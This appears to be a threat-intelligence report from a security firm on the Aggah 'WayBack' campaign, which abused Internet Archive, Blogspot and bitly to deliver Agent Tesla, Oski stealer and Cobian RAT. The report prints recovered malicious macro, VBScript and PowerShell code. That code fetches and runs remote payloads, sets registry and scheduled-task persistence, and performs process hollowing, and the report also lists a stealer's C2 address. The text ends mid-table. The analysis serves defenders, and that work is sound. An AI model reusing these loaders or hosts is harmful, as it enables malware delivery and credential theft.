



The "WayBack" Campaign: a Large Scale Operation Hiding in Plain Sight

06/29/2021

Introduction

Tracking threat actors in the long run is a fundamental part of the cyber threat intelligence program we run at Yoroï, few years ago we began monitoring a particular actor who started offensive operations even in the Italian landscape: Aggah (TH-157), who launched malicious campaign such as the Roma225 and the RG ones against the Italian manufacturing vertical. At that time, even UNIT42 was closely monitoring that actor, unveiling a large scale operation threatening also United States, Europe and Asia.

The recent operation we tracked was designed to delivery over 900 pieces of malware with highly dangerous capabilities enabling the threat actor to conduct both digital and environmental monitoring of their victims across the globe.

The attribution of this operations is far from certainty and such activities could be possibly related to the threat group named Gorgon/Subaat. Anyway, based on the modus operandi, with no doubt this actor is heavily active at least since 2019 and equally certain it is insisting in the European and Italian landscape, so the Yoroï Malware ZLAB is monitoring the evolution of its TTPs to ensure proactive defense to Yoroï customers and recently we intercepted a new offensive operation leveraging new serverless techniques to bypass traditional security defenses to target many European and Italian organizations: we named it the "WayBack campaign".

The “WayBack” Campaign

During our investigation we noticed the attack we were looking at, was just a piece of a wider offensive campaign lasting for months. In fact, the analysis of the infection chain revealed the actor has established the new TTPs at least since April 2021, and many other attack waves were prepared and launched during that time.

Based on the evidence found during the attacker infrastructure analysis we reconstructed at least six offensive waves part of this campaign:

- April 24
- May 12
- May 19
- May 26-28
- June 1-3
- June 7-10

We observed an evolution on the techniques of this threat actor, but his strategic choice remains constant in time: a large amount of the malware delivery infrastructure is still serverless. In the last three months Aggah, potentially linked with the APT group Gorgon/Subaat, leveraged other different legit third-party services in a multi-stage fashion (T1608) to bypass security control and gain the initial foothold into the target organizations. Traditionally, the actor was heavily abusing Pastebin services to host and drop malicious code, but in the latest campaign they abuse Internet Archive, the popular nonprofit service created to help the internet community to store pass on the today's open knowledge to our heirs.

In fact, the actor hosted a huge volume of malicious code inside the “Community Texts” repositories of the Internet Archive project using multiple accounts on the platform, masking their malicious tool as open books and texts. More details on the accounts leveraged by the threat actor (T1583.006) on section “Abused Accounts in the “Wayback” campaign”.

The “Wayback” Campaign Infection Chain



To get an immediate outlook of the mechanisms behind the “WayBack” campaign, we prepared an infographic comprehensive of all the capabilities and the extension, in terms of both serverless mechanisms and deployed payloads, of all the entire malicious infrastructure.




Figure 1: The “WayBack” Campaign attack chain

Abused Accounts in the “WayBack” campaign

A necessary deepening point is the malware delivery infrastructure of the “WayBack” campaign. During our inspections we observed that the actor mainly operated through three accounts on the Internet Archive repository.

- [https:// archive .org/details/@muhammad_tauseef_aslam](https://archive.org/details/@muhammad_tauseef_aslam)
- [https:// archive .org/details/@kut404](https://archive.org/details/@kut404)
- [https:// archive .org/details/@Gpt](https://archive.org/details/@Gpt)

These accounts have been abused by the threat actors at least since April 2021.




Figure 2: Evidence of the malicious account on Web Archive

Putting the principal malware delivery infrastructure deployment activities in a timeline helps understanding how intense the whole malicious operation has been, in fact the actor was especially active around 1st, 8th and 9th June with peaks in the weaponization phase (TA0042).

Account	Date	Upload URL
@muhammad_tauseef_aslam	2021-04-24 05:29:04	https:// archive .org/details/25-r_20210424

@muhammad_tauseef_aslam	2021-05-12 05:22:33	https:// archive .org/details/FTp-120-May12
@muhammad_tauseef_aslam	2021-05-19 11:14:34	https:// archive .org/details/Exe-19-May
@kut404	2021-05-26 20:56:40	https:// archive .org/details/3_20210528_20210528
@kut404	2021-05-27 21:35:12	https:// archive .org/details/1_20210527_20210527
@kut404	2021-05-28 23:28:19	https:// archive .org/details/1_20210527_20210527
@kut404	2021-06-01 01:14:19	https:// archive .org/details/3_20210601
@kut404	2021-06-01 01:40:25	https:// archive .org/details/3_20210601_202106
@kut404	2021-06-01 02:46:36	https:// archive .org/details/3_20210601_20210601
@kut404	2021-06-02 04:47:57	https:// archive .org/details/3_20210602_20210602
@muhammad_tauseef_aslam	2021-06-03 05:18:03	https:// archive .org/details/120-Crypted-03-June
@Gpt 3	2021-06-07 04:09:42	https:// archive .org/details/black3_202106
@Gpt 3	2021-06-08 16:51:48	https:// archive .org/details/nana3
@Gpt 3	2021-06-08 18:30:33	https:// archive .org/details/tony3
@Gpt 3	2021-06-08 19:06:50	https:// archive .org/details/david3_202106
@Gpt 3	2021-06-08 20:56:11	https:// archive .org/details/divine3
@Gpt 3	2021-06-08 20:57:58	https:// archive .org/details/divin23

@muhammad_tauseef_aslam	2021-06-09 03:56:29	https:// archive .org/details/87-Redone-June-9
@Gpt 3	2021-06-10 10:27:55	https:// archive .org/details/3_20210610_20210610_1027
@Gpt 3	2021-06-10 10:56:40	https:// archive .org/details/jossy3
@Gpt 3	2021-06-10 11:01:39	https:// archive .org/details/3_20210610_20210610_1100

Table 6: Scheme of all the observed campaigns

Actor Flashcard

To summarize how this actor is operating we prepared a synthetic flashcard capturing the main techniques observed during the campaign operation.




Figure 3. Actor flashcard

Technical Analysis

1/1/24, 9:54 PM	The "WayBack" Campaign: a Large Scale Operation Hiding in Plain Sight - Yoroi
Hash	df91f20f8204e6d0e1239202c58d438143ccc560ac5ae8b2d8cf8e49aaae370
Threat	Aggah campaign May 2021
Brief	Malicious PPA macro dropper
Description	
Ssdeep	192:ZMABVcV5JnWrKPfvEdkGsJ9s4cTERRA+o3Mz:PVOWrKPIsrsDEocz

Table 1: Static information about the sample

The infection starts with a malicious Powerpoint file weaponized with a malicious macro, as a major part of the multi-stage chains. The macro in this case is easy to decode and it is the following:

```
FILE: df91f20f8204e6d0e1239202c58d438143ccc560ac5ae8b2d8cf8e49aaae3708.pptm
Type: OpenXML
Error: [Errno 2] No such file or directory: 'ppt/titu.bin'.
-----
UBA MACRO Class1.cls
in file: ppt/titu.bin - OLE stream: 'UBA/Class1'
-----
Enum myenum

    myname1 = 1
    myname2 = 2
    myname3 = 3
    myname4 = 4

End Enum

Public Function GetEnumerator(eValue As myenum)
Select Case eValue
    Case 1
        GetEnumerator = "mshta "
    Case 2
        GetEnumerator = "https://1230948%1230948@bitly.com/pdssekdhikhasd"
    End Select
End Function

Public Function myvalue()
Set myvalue = GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B")
End Function
-----
UBA MACRO Module11.bas
in file: ppt/titu.bin - OLE stream: 'UBA/Module11'
-----
Sub auto_open()

Dim hora As New Class1

Dim NamakBora, lora As String
NamakBora = hora.GetEnumerator(1)
lora = hora.GetEnumerator(2)
lora2 = NamakBora + lora

hora. _
myvalue. _
Run lora2

End Sub
```

Figure 4: Malicious Macro evidence

One thing to notice here is the assignment `GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B")`: it is the CLSID key of WindowsScriptHost COM Object. COM objects have been an interesting area for Security Researchers for some time, especially its usage in penetration testing. Additionally, the MSHTA is a common LOLBIN to execute remote files the actor abuses from long time.

Dynamic Malware Infrastructure Generation

During the static inspection of the compiled VBA macro project named "titu.bin", we noticed that that above mentioned bitly link is not the only one: in fact, there are many bitly links hidden inside:

```
000020B0 https://1230948%1230948@bitly.com/asddasjisduaishkdikhasd
00002130 https://1230948%1230948@bitly.com/asddassduaishkdikhasd
000021A8 https://1230948%1230948@bitly.com/asddasduaishkdikhasd
0000221E https://1230948%1230948@bitly.com/asddsduaishkdikhasd
00002292 https://1230948%1230948@bitly.com/asdsduaishkdikhasd
00002308 https://1230948
0000232A 1230948@bitly.com/asduaishkdikhasd
00002378 https://1230948%1230948@bitly.com/asduaishkdikhasd
000023E6 https://1230948%1230948@bitly.com/sduaishkdikhasd
00002452 https://1230948%1230948@bitly.com/duaishkdikhasd
000024C0 https://1230948%1230948@bitly.com/uaiskdikhasd
00002528 https://1230948%1230948@bitly.com/aishkdikhasd
0000258E https://1230948%1230948@bitly.com/iskdikhasd
000025F2 https://1230948%1230948@bitly.com/skdikhasd
00002658 https://1230948%1230948@bitly.com/kdikhasd
000026B8 https://1230948%1230948@bitly.com/akdikhasd
0000271A https://1230948%1230948@bitly.com/awkdikhasd
0000277E https://1230948%1230948@bitly.com/awikdikhasd
000027E4 https://1230948%1230948@bitly.com/pkdikhasd
00002848 https://1230948%1230948@bitly.com/awiekdikhasd
000028B0 https://1230948%1230948@bitly.com/awiewkdikhasd
0000291A https://1230948%1230948@bitly.com/awiewakdikhasd
00002986 https://1230948%1230948@bitly.com/awiewaskdikhasd
000029F8 https://1230948%1230948@bitly.com/awiewasqkdikhasd
00002A68 https://1230948%1230948@bitly.com/awiewasqwkdikhasd
00002ADA https://1230948%1230948@bitly.com/awiewasqwqkdikhasd
00002B4E https://1230948%1230948@bitly.com/pkdikhasd
00002BB4 https://1230948%1230948@bitly.com/pdskdikhasd
00002C1A https://1230948%1230948@bitly.com/pdsdkdikhasd
00002C82 https://1230948%1230948@bitly.com/pdssekdkikhasd/
```

Figure 5: Piece of the list of bitly pages

All of them are functional and point to a different blogger page. This mechanism is used to update the distribution infrastructure by only changing the redirection URLs. At the time of writing some of them are offline, but most of them are still redirecting to the second layer of the malware distribution infrastructure.


```
-----  
hxxps://10mx.blogspot[.]com/p/1.html  
hxxps://10mx.blogspot[.]com/p/2.html  
hxxps://10mx.blogspot[.]com/p/4.html  
hxxps://10mx.blogspot[.]com/p/8.html  
hxxps://10mx.blogspot[.]com/p/9.html  
hxxps://10mx.blogspot[.]com/p/11.html  
hxxps://10mx.blogspot[.]com/p/12.html  
hxxps://10mx.blogspot[.]com/p/13.html  
hxxps://10mx.blogspot[.]com/p/15.html  
hxxps://10mx.blogspot[.]com/p/18.html  
hxxps://10mx.blogspot[.]com/p/17.html  
hxxps://10mx.blogspot[.]com/p/21.html  
hxxps://10mx.blogspot[.]com/p/22.html  
hxxps://10mx.blogspot[.]com/p/24.html  
hxxps://10mx.blogspot[.]com/p/23.html  
hxxps://10mx.blogspot[.]com/p/44.html  
hxxps://10mx.blogspot[.]com/p/25.html  
hxxps://10mx.blogspot[.]com/p/42.html  
hxxps://10mx.blogspot[.]com/p/26.html  
hxxps://10mx.blogspot[.]com/p/27.html  
hxxps://10mx.blogspot[.]com/p/30.html  
hxxps://10mx.blogspot[.]com/p/31.html  
hxxps://10mx.blogspot[.]com/p/32.html  
hxxps://10mx.blogspot[.]com/p/34.html  
hxxps://10mx.blogspot[.]com/p/37.html  
hxxps://10mx.blogspot[.]com/p/52.html  
hxxps://10mx.blogspot[.]com/p/40.html  
hxxps://10mx.blogspot[.]com/p/54.html  
.....
```

Figure 6: List of the blogspot pages

The bitly urls land on the several blogspot pages. Each of these HTML pages contain an obfuscated Windows Script Host JavaScript code mimicking common javascript codes we can find in every web pages.

```
<script language=javascript>document.write(unescape(  
'URL-ESCAPE ENCODED PAYLOAD'  
))</script>
```

Code Snippet 1: Pseudocode executed by the MSHTA Engine

We identifier all the codes hidden in the blogpost pages and through them, we were able to retrieve another large series of dropurls pointing to another layer of the distribution infrastructure. We found not only addresses belonging to the classis Blogspot pages, but also belonging to Web Archive, the famous platform to conserve the historical internet pages.

Landing into the Internet Archive



Analyzing the hidden JavaScript code in the blogger pages we recognized the classic obfuscation pattern we saw in past Aggah campaigns:



Figure 7: Example of MSHTA code

After the decoding, we have a cleaner view of the malicious code executed though the MSHTA engine: Aggah downloads many pieces of powershell code from archive.org, the official Internet Archive project domain.

```
<HTML>
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
pink = "pOwersHelL.exe
i'E'x(iwr('https://ia601409.us.archive.org/4/items/Re-Panel-
24/10.txt') -
useB);i'E'x(iwr('https://ia601409.us.archive.org/4/items/Re-Panel-
24/10.txt') -
useB);i'E'x(iwr('https://ia601409.us.archive.org/4/items/Re-Panel-
24/10.txt') -useB);"

Const tpok = &H80000001
lopaskkk = "."
Set kasodkmm = GetObject("winmgmts:\\& lopaskkk &
"\root\default:StdRegProv")
poloaosd = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
akosdwdjdw = "care"
```

```
kasodkmwm.SetStringValue tpok, poloaosd, akosdwdjd, pink
set MicrosoftWINDows = GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-
0FC1-22CD539F:wen"))
MicrosoftWINDows _
. _
RUn _
pink,0

args = "/create /sc MINUTE /mo 80 /tn """"SECOTAKSA"""" /" & _
"F /tr """"\""""M" & "s" & "H" & "t" &
"A""""\""""http://1230948%1230948@0v2x.blogspot.com/p/10.html\""""

Set Somosa = GetObject("new:13709620-C279-11CE-A49E-444553540000")

Somosa _
. _
Shellexecute StrReverse("s" "k" "s" "a" "t" "h" "c" "s") _
,args _
' _
"" _
' _
StrReverse("n" "e" "p" "o") , _
0

r = StrReverse("s")
m = StrReverse("M")
p = StrReverse("H")
tu = StrReverse("T")
x = StrReverse("""")
ha = StrReverse("a")
culik = StrReverse("""")
calc = x m r p tu ha culik
Const halaluya = &H80000001
magolia = "."
Set Pologachi = GetObject("winmgmts:\\\" & magolia &
"\root\default:StdRegProv")
threefifty = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
```

Code Snippet 2: Decoded script

The Payload Delivery

We focused on the Invoke-Expression cmdlet which downloads and execute from the Web Archive Page. The structure of the Powershell script looks like the following:

```
[String]$InterserverLogin='PAYLOAD TO INJECT IN HEX FORMAT'
Function FHGJKLHJKGJFHJGKJHJLIHKVJGCJVHBKJ {

    [CmdletBinding()]
    [OutputType([byte[]])]
    param(
        [Parameter(Mandatory=$true)] [String]$H3
    )

    $vbdhjujusyujczz = New-Object -TypeName byte[] -ArgumentList
($H3.Length / 2)
    for ($i = 0; $i -lt $H3.Length; $i += 2) {
        $vbdhjujusyujczz[$i / 2] = [Convert]::ToByte($H3.Substring($i,
2), 16)
    }

    return [byte[]]$vbdhjujusyujczz
}

[String]$yrryuxvsdsf='PROCESS HOLLOWIG MODULE'
[Byte[]]$H5=FHGJKLHJKGJFHJGKJHJLIHKVJGCJVHBKJ $yrryuxvsdsf
[Byte[]]$H6= FHGJKLHJKGJFHJGKJHJLIHKVJGCJVHBKJ $InterserverLogin
[Byte[]]$H5=FHGJKLHJKGJFHJGKJHJLIHKVJGCJVHBKJ $yrryuxvsdsf
$ali = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"
[Reflection.Assembly]::Load($H5).GetType('WpfControlLibrary1.LOGO').Ge
tMethod('bit_alosh').Invoke($null,[object[]] ($ali,$H6))
```

Code Snippet 3: Payload on the Web Archive page

Also, this structure remarks the classic TTPs observed during the previous campaign. We have a module for the Process Hollowing technique to inject the final payload inside the designed process. In this case is MSBuild.exe a basic executable of the .NET environment.

This malicious routine is performed through the last line of the PowerShell code:

```
"[Reflection.Assembly]::Load($H5).GetType('WpfControlLibrary1.LOGO').GetMethod('bit_alosh').Invoke($null,[object[]] ($ali,$H6))"
```

Code Snippet 4: .NET Assembly loading in PowerShell evidence

```
private static extern bool CreateProcess(string applicationName, string commandline, IntPtr processAttributes, IntPtr threadAttributes, bool inheritHandles, uint creationFlags, IntPtr environment, string currentDirectory, ref LOGO,ADP5GPHG16P80P50P80P80 startupInfo, ref LOGO,ProcessInformation processInformation);

// Token: 0x00000009 RID: 9
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool GetThreadContext(IntPtr thread, int[] context);

// Token: 0x0000000A RID: 10
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool Wow64GetThreadContext(IntPtr thread, int[] context);

// Token: 0x0000000B RID: 11
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool SetThreadContext(IntPtr thread, int[] context);

// Token: 0x0000000C RID: 12
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool Wow64SetThreadContext(IntPtr thread, int[] context);

// Token: 0x0000000D RID: 13
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool ReadProcessMemory(IntPtr process, int baseAddress, ref int buffer, int bufferSize, ref int bytesRead);

// Token: 0x0000000E RID: 14
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool WriteProcessMemory(IntPtr process, int baseAddress, byte[] buffer, int bufferSize, ref int bytesWritten);
```

Figure 8: Process hollowing malicious DLL evidence

Dissecting the Payloads

As we discussed inside the "The Wayback Campaign" section, we observed the threat actor deployed many different payloads on the platform and in most cases, they are each other different, for this reason we decided to explore those malware and study them in order to identify what type of threats it has decided to carry out in its malicious campaigns. Many of them were commodity malware customized by the actor.

Agent Tesla

The first sample is the one retrieved from the [https://ia601409.us.archive\[.\]org/4/items/Re-Panel-24/10.txt](https://ia601409.us.archive[.]org/4/items/Re-Panel-24/10.txt) and after a quick triaging operation, we categorized the sample as Agent Tesla info stealer.

Hash

8165b1162eb2b4ba988fa313a4c612473b3c8dd20be7d

Threat	Aggah campaign May 2021
Brief	Agent Tesla Payload
Description	
Ssdeep	3072:F+Ew5uDJolefh/46uKWqu6xHfnIAU/FF75+VD31I/8dzflROzu5F2xr+hxr

Table 2: Static information about the sample

The malware does not seems to have an elevated level of obfuscation and it starts with a check of a security privileges, aimed to be an elementary evasion technique because the older machines don't implement the modern SSL and TLS newest versions.

```
public static void A()
{
    global::A.b.D();
    global::A.b.A(10, 5);
    ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12);
    global::A.b.c = global::A.b.o.A();
    global::A.b.c = Assembly.GetExecutingAssembly().Location;
    global::A.b.b = Environment.GetEnvironmentVariable(C0940B07-0575-4659-827A-7E51D4AFE1BD.L()) + C0940B07-0575-4659-827A-7E51D4AFE1BD.l();
    global::A.b.E = SystemInformation.UserName + C0940B07-0575-4659-827A-7E51D4AFE1BD.M() + SystemInformation.ComputerName;
    System.Timers.Timer timer = new System.Timers.Timer();
    timer.Elapsed += global::A.b.a;
    timer.Enabled = true;
    timer.Interval = 30000.0;
    timer.Start();
    global::A.b.A(10, 2);
    if (global::A.b.C && Operators.CompareString(global::A.b.C, global::A.b.b, false) != 0)
    {
        if (!Directory.Exists(Environment.GetEnvironmentVariable(C0940B07-0575-4659-827A-7E51D4AFE1BD.L()) + C0940B07-0575-4659-827A-7E51D4AFE1BD.m()))
        {
            Directory.CreateDirectory(Environment.GetEnvironmentVariable(C0940B07-0575-4659-827A-7E51D4AFE1BD.L()) + C0940B07-0575-4659-827A-7E51D4AFE1BD.m());
        }
    }
}
```

Figure 9: Check of security protocols

After that check, the malware behaves like the classic AgentTesla malware family and continues with its own info stealing operations, retrieving all the sensitive data about the victim machine, browser cache and cookies, Mail clients' credentials, Crypto wallets, Clipboard data etc. It sends all of it to its C2.



Oski Stealer

In this campaign the threat actor changed final payload to deliver, now we have found Oski stealer.

Hash	fcc311967558ab8b02cbda8a6a30b3f2bcb606542da4f7aeb23648daa98503!
Threat	Aggah campaign June 2021
Brief	Oski stealer Payload
Description	
Ssdeep	6144:WfUauY68uSWCx+XA7mg2pNG1Ljo3cZEHc39:WwY68u1Cx+wm/pCsv

Table 4: Static information about the sample

The sample is compiled in C++ and it does not show any evidence of obfuscation. Moreover, we also noticed the classic string-decoding routine of this malware family. It stores a long series of configuration strings in a base base64 format and encrypted with the RC4 algorithm, like the following way:

```
RC4_Key = "056139954853430408";
C2_URL = "103.114.107.28/11/";
dword_4321D0 = (char *)decrypt_base64_RC4("LQ==");
dword_432608 = (char *)decrypt_base64_RC4("KaoQpEzKSjGm8Q==");
dword_432600 = (char *)decrypt_base64_RC4("CaoQpEzKRGjzqA7oxsEfmrF1/2dONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
dword_43236C = (char *)decrypt_base64_RC4("DboNtEbQF3/+oFA==");
dword_432494 = (char *)decrypt_base64_RC4("GLoX6gmCFw==");
dword_432694 = (char *)decrypt_base64_RC4("D6AGohOHQTY=");
dword_432550 = (char *)decrypt_base64_RC4("GbwOoFzTATf+y0KojtYSkaQ=");
dword_43214C = (char *)decrypt_base64_RC4("CaoQpEzKRAM/60SwiotXjvfnYQ==");
dword_43248C = (char *)decrypt_base64_RC4("F7JjuEDJAWXwRn1zp8=");
dword_4321F8 = (char *)decrypt_base64_RC4("HYVq1BOHQTY=");
dword_43242C = (char *)decrypt_base64_RC4("HrwOsUDJRAu/6Eb/y81B");
dword_432508 = (char *)decrypt_base64_RC4("DbwRu07VCzCuvwPgmA==");
dword_4320A4 = (char *)decrypt_base64_RC4("EbYaskbGFih+yUKrj1T07KbgPCVZg==");
dword_432564 = (char *)decrypt_base64_RC4("EIRtF7GFid+qA7oxsEfmrF1/2dONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
dword_43258 = (char *)decrypt_base64_RC4("CqEMs0zUFyqsvwPgmA==");
dword_43258 = (char *)decrypt_base64_RC4("FrwEuUrGCGlu90ymjp9B26WbgPCVCQ==");
dword_43258C = (char *)decrypt_base64_RC4("DLoHTUbE8Te6vwPgmA==");
dword_432104 = (char *)decrypt_base64_RC4("HroQoEXGHX/+oFA=");
dword_4321CC = (char *)decrypt_base64_RC4("CJIu6gmCFw==");
dword_43215C = (char *)decrypt_base64_RC4("FrITpEbXXmX79g==");
dword_43228C = (char *)decrypt_base64_RC4("DroOtQmKSwjzqA7oxsEfmrF1/2dONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
dword_432374 = (char *)decrypt_base64_RC4("FrXjsUwDRGct");
dword_432310 = (char *)decrypt_base64_RC4("WrwNtROHQTY=");
dword_432348 = (char *)decrypt_base64_RC4("FLYXp0bVD2XzqA7oxsEfmrF1/2dONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
dword_432198 = (char *)decrypt_base64_RC4("E4NZ8GD3Ww==");
dword_432538 = (char *)decrypt_base64_RC4("GbwWv13VHX/+xkywhZhAzeg=");
dword_4320D8 = (char *)decrypt_base64_RC4("E70QpEjLCCC6pXcqjZhFxraa3/CdONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
```

Figure 12: Evidence of decoding routine

So, we decoded them and reported the configurations strings in the Appendix “Oski/Vidar Configuration strings”.

```
00028E74 056139954853430408
00028E88 103.114.107.28/11/
00028E90 103.114.107.28/11/
```

Figure 13: Evidence of the C2 configuration

The Cobian RAT

During the study of the campaigns, we focused on another peculiar sample, way less common than the previous ones. It is written in .NET framework, and we decided to investigate it.

Hash	152b770f144ba5c60f8d0958f5eb2a8844e88ae3dc847c1e6c5ee9df96a62f83
Threat	Aggah campaign June 2021
Brief	Cobian Payload
